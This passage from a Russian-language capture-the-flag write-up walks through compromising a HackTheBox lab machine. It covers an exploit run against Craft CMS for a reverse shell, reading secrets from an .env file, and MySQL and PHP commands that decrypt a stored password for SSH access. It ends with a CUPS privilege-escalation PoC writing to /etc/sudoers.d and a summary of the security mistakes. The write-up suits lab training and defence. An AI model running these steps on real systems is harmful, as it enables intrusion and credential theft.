
Вставляем IP и порт сервера в эксплоит и можем запустить его в DevTools.

Ответ 500, но нам это не мешает: запрос был у сервера.
Пытаемся получить revshell.
Переходим по index.php и получаем revshell.

Читаем /var/www/portal/.env.
Там можно увидеть пароль от БД MySQL и CRAFT_SECURITY_KEY, который тоже пригодится в будущем.
Сразу скажу: смотреть надо в таблицу htbairways_settings.
mysql -h 127.0.0.1 -u user -p 'password' -e "SELECT * FROM htbairways_settings;"
Пароль зашифрован симметричным алгоритмом AES-256-CBC с контролем целостности HMAC (схема Encrypt-then-MAC), а итоговый бинарный набор данных упакован в строку Base64.
Чтобы расшифровать эту строку, необходим секретный ключ CRAFT_SECURITY_KEY, который хранится на целевом сервере в файле /var/www/portal/.env.
Фреймворк Yii2 шифрует данные по сложной многоступенчатой схеме (с добавлением соли, проверкой подписи HMAC и выравниванием блоков AES). Гораздо быстрее и надёжнее запустить родную функцию самого сайта прямо на сервере, чем писать свой скрипт расшифровки с нуля и рисковать ошибиться в криптографических параметрах.
php -r ' require "/var/www/portal/vendor/autoload.php"; $s = new yii\base\Security(); $key = "СЮДА_ВСТАВИТЬ_CRAFT_SECURITY_KEY"; $blob = "u0E7OgbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4OGNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzMGUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w="; echo $s->decryptByKey(base64_decode($blob), $key), "\n"; 'Запустив это на сервере, получаем пароль, который является кредами SSH к учётной записи.

Получаем первый флаг.
Для второго флага нужно поднять привилегии.
Для этого нужно посмотреть список всех открытых портов на сервере.

Замечаем порт 631 — это служба печати CUPS.

Проверим версию.
CVE-2026-34990 — это уязвимость локального повышения привилегий (LPE) в системе печати OpenPrinting CUPS (версии 2.4.16 и ниже), позволяющая непривилегированному пользователю перезаписывать произвольные файлы от имени root. Оценка критичности по шкале CVSS v3 составляет 7.8 (High) по данным cve.org (и 5.2 по оценке Red Hat): https://nvd.nist.gov/vuln/detail/cve-2026-34990.
PoC можно взять с GitHub.

Этот эксплойт повышает привилегии локального пользователя до root через уязвимость CVE-2026-34990 в службе печати CUPS (версии 2.4.16), похищая её локальный токен администратора и записывая правило беспарольного доступа в /etc/sudoers.d/.

Запускаем эксплойт — получаем root и второй флаг.
1. Ошибки в беспроводной сети и передаче данных
Открытый Wi-Fi без шифрования (L2). Внутренняя беспроводная сеть HTB International WiFi работала вообще без криптографической защиты (key_mgmt=NONE), что позволило любому устройству в радиусе действия перехватывать чужой радиоэфир в режиме мониторинга.
Передача паролей по незашифрованному HTTP (L7). Внутренний веб-портал не использовал HTTPS (TLS), из-за чего логин и пароль администратора jenny передавались по воздуху в открытом виде и были легко прочитаны через сниффер.
2. Ошибки на уровне веб-приложения и хранения секретов
Устаревшая уязвимая версия CMS (CVE-2026-28695). На сервере работала необновлённая Craft CMS 5.9.8, подверженная инъекции поведений Yii2 через эндпоинт поиска элементов (element-search), что позволило выполнить произвольный код от имени www-data.
Хранение ключа шифрования рядом с данными и повторное использование паролей (Password Reuse). Мастер-ключ (CRAFT_SECURITY_KEY в .env) и зашифрованный пароль почтового релея в базе данных лежали на одном сервере, что позволило расшифровать пароль пользователя aporter. А поскольку этот же пароль использовался для системной учётной записи, атакующий смог подключиться по SSH.
3. Ошибка в системных службах (Privilege Escalation)
Уязвимая версия службы печати CUPS (CVE-2026-34990). На целевом сервере от имени root работала служба CUPS 2.4.16, которая при обращении к поддельному локальному IPP-серверу раскрывала свой административный токен (Authorization: Local). Это позволило создать виртуальный принтер с записью в /etc/sudoers.d/ и получить финальные права root.
Понравилась статья? Добавь в избранное, чтобы можно было перечитать ещё раз.
Поиск статей
Ничего не нашлось, попробуй поискать что-то другое
GEOINT

/Разборы задач
7 ноября 2026
115
Misc

/Разборы задач
31 октября 2026
112